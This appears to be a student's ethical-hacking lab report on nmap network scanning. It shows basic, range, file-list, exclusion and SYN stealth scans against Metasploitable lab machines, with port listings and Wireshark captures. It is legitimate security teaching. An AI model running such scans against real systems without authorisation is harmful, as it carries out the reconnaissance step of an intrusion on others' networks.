GANPAT UNIVERSITY
INFORMATION TECHNOLOGY
B. TECH. SEMESTER-VI
2CEIT6PE7: ETHICAL HACKING

PRACTICAL – 3

Aim : Labs of Network Scanning & Enumeration

1. **Perform following NMAP switches and analyze the output. Also analyze the responses by capturing the packets using wireshark.**

NMAP : Network Mapping

Nmap allows us to scan a network and discover not only everything connected to it, but also a wide variety of information about what's connected, what services each host is operating, and so on.

Here, We use 3 Virtual Machines :

- Kali Linux : 192.168.235.128
- Metasploitable 2 : 192.168.235.129
- Metasploitable 3 : 192.168.235.130


➢ **nmap target(IP address)**

Description : It will scan the specific IP Address and give the information about it

Output :

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.235.130
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-26 01:22 EDT
Nmap scan report for 192.168.235.130
Host is up (0.00079s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper

Nmap done: 1 IP address (1 host up) scanned in 4.47 seconds
```

Wireshark Output :



ip.addr == 192.168.235.128

No	Source	Destination	Protocol	Length	Info
1	192.168.235.128	192.168.235.130	TCP	74	47228 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
2	192.168.235.128	192.168.235.130	TCP	74	51026 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=146
3	192.168.235.130	192.168.235.128	TCP	74	80 → 47228 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len
4	192.168.235.128	192.168.235.130	TCP	66	47228 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TS
5	192.168.235.128	192.168.235.130	TCP	66	47228 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len
6	192.168.235.128	192.168.235.2	DNS	88	Standard query 0xa50c PTR 130.235.168.192.in-ad
7	192.168.235.2	192.168.235.128	DNS	88	Standard query response 0xa50c No such name PTR
8	192.168.235.128	192.168.235.130	TCP	74	52776 → 587 [SYN] Seq=0 Win=64240 Len=0 MSS=146
9	192.168.235.128	192.168.235.130	TCP	74	36960 → 1723 [SYN] Seq=0 Win=64240 Len=0 MSS=14
	192.168.235.128	192.168.235.130	TCP	74	57210 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=146
	192.168.235.128	192.168.235.130	TCP	74	54240 → 554 [SYN] Seq=0 Win=64240 Len=0 MSS=146
	192.168.235.128	192.168.235.130	TCP	74	35702 → 110 [SYN] Seq=0 Win=64240 Len=0 MSS=146
	192.168.235.128	192.168.235.130	TCP	74	47158 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
	192.168.235.128	192.168.235.130	TCP	74	54284 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
	192.168.235.128	192.168.235.130	TCP	74	33938 → 1025 [SYN] Seq=0 Win=64240 Len=0 MSS=14
	192.168.235.128	192.168.235.130	TCP	74	45800 → 3389 [SYN] Seq=0 Win=64240 Len=0 MSS=14
	192.168.235.130	192.168.235.128	TCP	74	21 → 54284 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len
	192.168.235.128	192.168.235.130	TCP	74	60430 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=14
	192.168.235.128	192.168.235.130	TCP	66	54284 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TS
	192.168.235.128	192.168.235.130	TCP	66	54284 → 21 [RST, ACK] Seq=1 Ack=1 Win=64256 Len
	192.168.235.128	192.168.235.130	TCP	74	52498 → 113 [SYN] Seq=0 Win=64240 Len=0 MSS=146
	192.168.235.128	192.168.235.130	TCP	74	51088 → 995 [SYN] Seq=0 Win=64240 Len=0 MSS=146
	192.168.235.130	192.168.235.128	TCP	74	8080 → 60430 [SYN, ACK] Seq=0 Ack=1 Win=28960 L
	192.168.235.128	192.168.235.130	TCP	66	60430 → 8080 [ACK] Seq=1 Ack=1 Win=64256 Len=0
	192.168.235.128	192.168.235.130	TCP	66	60430 → 8080 [RST, ACK] Seq=1 Ack=1 Win=64256 L
	192.168.235.128	192.168.235.130	TCP	74	33196 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=146
	192.168.235.128	192.168.235.130	TCP	74	58068 → 8888 [SYN] Seq=0 Win=64240 Len=0 MSS=14
	192.168.235.130	192.168.235.128	TCP	74	445 → 33196 [SYN, ACK] Seq=0 Ack=1 Win=28960 Le
	192.168.235.128	192.168.235.130	TCP	66	33196 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0 T


➢ **nmap target(Multiple IP addresses)**

Description : It will allow you to scan multiple IP Addresses and give the information about it.

Output :

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.235.120-130
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-26 00:57 EDT
Nmap scan report for 192.168.235.128
Host is up (0.00013s latency).
All 1000 scanned ports on 192.168.235.128 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.235.129
Host is up (0.00044s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
Nmap scan report for 192.168.235.130
Host is up (0.00057s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper

Nmap done: 11 IP addresses (3 hosts up) scanned in 11.31 seconds
```

Wireshark Output :




ip.addr == 192.168.235.128

No	Source	Destination	Protocol	Length	Info
8	192.168.235.128	192.168.235.129	TCP	74	52782 → 80 [SYN] Seq=0 Win=64240 L
9	192.168.235.128	192.168.235.130	TCP	74	34944 → 80 [SYN] Seq=0 Win=64240 L
	192.168.235.129	192.168.235.128	TCP	74	80 → 52782 [SYN, ACK] Seq=0 Ack=1
	192.168.235.128	192.168.235.129	TCP	66	52782 → 80 [ACK] Seq=1 Ack=1 Win=6
	192.168.235.128	192.168.235.129	TCP	66	52782 → 80 [RST, ACK] Seq=1 Ack=1
	192.168.235.130	192.168.235.128	TCP	74	80 → 34944 [SYN, ACK] Seq=0 Ack=1
	192.168.235.128	192.168.235.130	TCP	66	34944 → 80 [ACK] Seq=1 Ack=1 Win=6
	192.168.235.128	192.168.235.130	TCP	66	34944 → 80 [RST, ACK] Seq=1 Ack=1
	192.168.235.128	192.168.235.130	TCP	74	34960 → 80 [SYN] Seq=0 Win=64240 L
	192.168.235.130	192.168.235.128	TCP	74	80 → 34960 [SYN, ACK] Seq=0 Ack=1
	192.168.235.128	192.168.235.130	TCP	54	34960 → 80 [RST] Seq=1 Win=0 Len=0
	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x6964 PTR 128.235.
	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x6965 PTR 129.235.
	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x6966 PTR 130.235.
	192.168.235.2	192.168.235.128	DNS	88	Standard query response 0x6964 No
	192.168.235.2	192.168.235.128	DNS	88	Standard query response 0x6965 No
	192.168.235.2	192.168.235.128	DNS	88	Standard query response 0x6966 No
	192.168.235.128	192.168.235.129	TCP	74	52598 → 587 [SYN] Seq=0 Win=64240
	192.168.235.128	192.168.235.130	TCP	74	41988 → 587 [SYN] Seq=0 Win=64240
	192.168.235.128	192.168.235.129	TCP	74	55234 → 22 [SYN] Seq=0 Win=64240 L
	192.168.235.128	192.168.235.130	TCP	74	59506 → 22 [SYN] Seq=0 Win=64240 L
	192.168.235.128	192.168.235.129	TCP	74	34118 → 5900 [SYN] Seq=0 Win=64240
	192.168.235.128	192.168.235.130	TCP	74	46534 → 5900 [SYN] Seq=0 Win=64240
	192.168.235.129	192.168.235.128	TCP	60	587 → 52598 [RST, ACK] Seq=1 Ack=1
	192.168.235.129	192.168.235.128	TCP	74	22 → 55234 [SYN, ACK] Seq=0 Ack=1
	192.168.235.130	192.168.235.128	TCP	74	22 → 59506 [SYN, ACK] Seq=0 Ack=1
	192.168.235.128	192.168.235.129	TCP	66	55234 → 22 [ACK] Seq=1 Ack=1 Win=6
	192.168.235.128	192.168.235.129	TCP	74	40714 → 110 [SYN] Seq=0 Win=64240
	192.168.235.128	192.168.235.130	TCP	66	59506 → 22 [ACK] Seq=1 Ack=1 Win=6
	192.168.235.128	192.168.235.129	TCP	66	55234 → 22 [RST, ACK] Seq=1 Ack=1

➢ **Scan the target from a file (-iL)**

Description : It will scan the IPs that are in the file.

Output :



```
┌──(kali㉿kali)-[~]
└─$ cat>myIPs.txt
192.168.235.128
192.168.235.129
192.168.235.130
^C

┌──(kali㉿kali)-[~]
└─$ cat myIPs.txt
192.168.235.128
192.168.235.129
192.168.235.130
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -iL myIPs.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-26 01:15 EDT
Nmap scan report for 192.168.235.128
Host is up (0.00011s latency).
All 1000 scanned ports on 192.168.235.128 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.235.129
Host is up (0.0019s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap scan report for 192.168.235.130
Host is up (0.00054s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper

Nmap done: 3 IP addresses (3 hosts up) scanned in 4.50 seconds

┌──(kali㉿kali)-[~]
└─$
```

Wireshark Output :

ip.addr == 192.168.235.128

No	Source	Destination	Protocol	Length	Info
1	192.168.235.128	192.168.235.129	TCP	74	36622 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
2	192.168.235.128	192.168.235.130	TCP	74	60584 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
3	192.168.235.128	192.168.235.129	TCP	74	38118 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
4	192.168.235.128	192.168.235.130	TCP	74	46548 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
5	192.168.235.129	192.168.235.128	TCP	74	80 → 36622 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 M
6	192.168.235.128	192.168.235.129	TCP	66	36622 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval
7	192.168.235.128	192.168.235.129	TCP	66	36622 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0
8	192.168.235.129	192.168.235.128	TCP	60	443 → 38118 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9	192.168.235.130	192.168.235.128	TCP	74	80 → 60584 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0
	192.168.235.128	192.168.235.130	TCP	66	60584 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval
	192.168.235.128	192.168.235.130	TCP	66	60584 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0
	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x5dd0 PTR 128.235.168.192.in-addr.
	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x5dd1 PTR 129.235.168.192.in-addr.
	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x5dd2 PTR 130.235.168.192.in-addr.
	192.168.235.2	192.168.235.128	DNS	88	Standard query response 0x5dd0 No such name PTR 12
	192.168.235.2	192.168.235.128	DNS	88	Standard query response 0x5dd1 No such name PTR 12
	192.168.235.2	192.168.235.128	DNS	88	Standard query response 0x5dd2 No such name PTR 13
	192.168.235.128	192.168.235.129	TCP	74	43862 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
	192.168.235.128	192.168.235.130	TCP	74	37362 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
	192.168.235.128	192.168.235.129	TCP	74	53868 → 587 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
	192.168.235.129	192.168.235.128	TCP	74	445 → 43862 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
	192.168.235.128	192.168.235.130	TCP	74	46646 → 587 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
	192.168.235.128	192.168.235.129	TCP	66	43862 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSva
	192.168.235.129	192.168.235.128	TCP	60	587 → 53868 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
	192.168.235.128	192.168.235.129	TCP	74	41286 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
	192.168.235.130	192.168.235.128	TCP	74	445 → 37362 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0
	192.168.235.128	192.168.235.130	TCP	66	37362 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSva
	192.168.235.128	192.168.235.130	TCP	74	44616 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
	192.168.235.129	192.168.235.128	TCP	74	22 → 41286 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 M
	192.168.235.128	192.168.235.129	TCP	66	41286 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval


➢ **Exclude listed hosts (--exclude)**

Description : It will Exclude hosts/networks from scanning.

Output :

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.235.120-130 --exclude 192.168.235.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-26 01:20 EDT
Nmap scan report for 192.168.235.128
Host is up (0.00014s latency).
All 1000 scanned ports on 192.168.235.128 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.235.130
Host is up (0.00068s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper

Nmap done: 10 IP addresses (2 hosts up) scanned in 5.67 seconds
```

Wireshark Output :



ip.addr == 192.168.235.128

No	Source	Destination	Protocol	Length	Info
8	192.168.235.128	192.168.235.130	TCP	74	43396 → 80 [SYN] Seq=0 Win=64240 Len
	192.168.235.130	192.168.235.128	TCP	74	80 → 43396 [SYN, ACK] Seq=0 Ack=1 Wi
	192.168.235.128	192.168.235.130	TCP	66	43396 → 80 [ACK] Seq=1 Ack=1 Win=642
	192.168.235.128	192.168.235.130	TCP	66	43396 → 80 [RST, ACK] Seq=1 Ack=1 Wi
	192.168.235.128	192.168.235.130	TCP	74	43398 → 80 [SYN] Seq=0 Win=64240 Len
	192.168.235.130	192.168.235.128	TCP	74	80 → 43398 [SYN, ACK] Seq=0 Ack=1 Wi
	192.168.235.128	192.168.235.130	TCP	66	43398 → 80 [ACK] Seq=1 Ack=1 Win=642
	192.168.235.128	192.168.235.130	TCP	66	43398 → 80 [RST, ACK] Seq=1 Ack=1 Wi
	172.217.166.46	192.168.235.128	TLSv…	174	Application Data
	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x4531 PTR 128.235.16
	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x4532 PTR 130.235.16
	192.168.235.2	192.168.235.128	DNS	88	Standard query response 0x4531 No su
	192.168.235.2	192.168.235.128	DNS	88	Standard query response 0x4532 No su
	192.168.235.128	192.168.235.130	TCP	74	47028 → 5900 [SYN] Seq=0 Win=64240 L
	192.168.235.128	192.168.235.130	TCP	74	48738 → 3306 [SYN] Seq=0 Win=64240 L
	192.168.235.128	192.168.235.130	TCP	74	48680 → 995 [SYN] Seq=0 Win=64240 Le
	192.168.235.128	192.168.235.130	TCP	74	53082 → 143 [SYN] Seq=0 Win=64240 Le
	192.168.235.128	192.168.235.130	TCP	74	47530 → 23 [SYN] Seq=0 Win=64240 Len
	192.168.235.128	192.168.235.130	TCP	74	51564 → 443 [SYN] Seq=0 Win=64240 Le
	192.168.235.130	192.168.235.128	TCP	74	3306 → 48738 [SYN, ACK] Seq=0 Ack=1
	192.168.235.128	192.168.235.130	TCP	66	48738 → 3306 [ACK] Seq=1 Ack=1 Win=6
	192.168.235.128	192.168.235.130	TCP	74	33786 → 135 [SYN] Seq=0 Win=64240 Le
	192.168.235.128	192.168.235.130	TCP	74	56444 → 256 [SYN] Seq=0 Win=64240 Le
	192.168.235.128	192.168.235.130	TCP	74	35054 → 1720 [SYN] Seq=0 Win=64240 L
	192.168.235.128	192.168.235.130	TCP	74	42572 → 554 [SYN] Seq=0 Win=64240 Le
	192.168.235.128	192.168.235.130	TCP	66	48738 → 3306 [RST, ACK] Seq=1 Ack=1
	192.168.235.128	192.168.235.130	TCP	74	41102 → 110 [SYN] Seq=0 Win=64240 Le
	192.168.235.128	192.168.235.130	TCP	74	59550 → 587 [SYN] Seq=0 Win=64240 Le


➢ **SYN Stealth Scan [-sS]**

Description : It is a Half-open scan.

Output :

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS 192.168.235.130
You requested a scan type which requires root privileges.
QUITTING!

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 192.168.235.130
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-26 01:25 EDT
Nmap scan report for 192.168.235.130
Host is up (0.00039s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper
MAC Address: 00:0C:29:D8:D7:F0 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.93 seconds
```

Wireshark Output :



ip.addr == 192.168.235.128

No	Source	Destination	Protocol	Length	Info
3	192.168.235.128	192.168.235.2	DNS	88	Standard query 0xafb4 PTR 130.235.168.192.in-addr.arpa
4	192.168.235.2	192.168.235.128	DNS	88	Standard query response 0xafb4 No such name PTR 130.235.168.192.in-
5	192.168.235.128	192.168.235.130	TCP	58	54906 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6	192.168.235.128	192.168.235.130	TCP	58	54906 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
7	192.168.235.128	192.168.235.130	TCP	58	54906 → 1723 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
8	192.168.235.128	192.168.235.130	TCP	58	54906 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9	192.168.235.128	192.168.235.130	TCP	58	54906 → 110 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
	192.168.235.128	192.168.235.130	TCP	58	54906 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
	192.168.235.128	192.168.235.130	TCP	58	54906 → 256 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
	192.168.235.128	192.168.235.130	TCP	58	54906 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
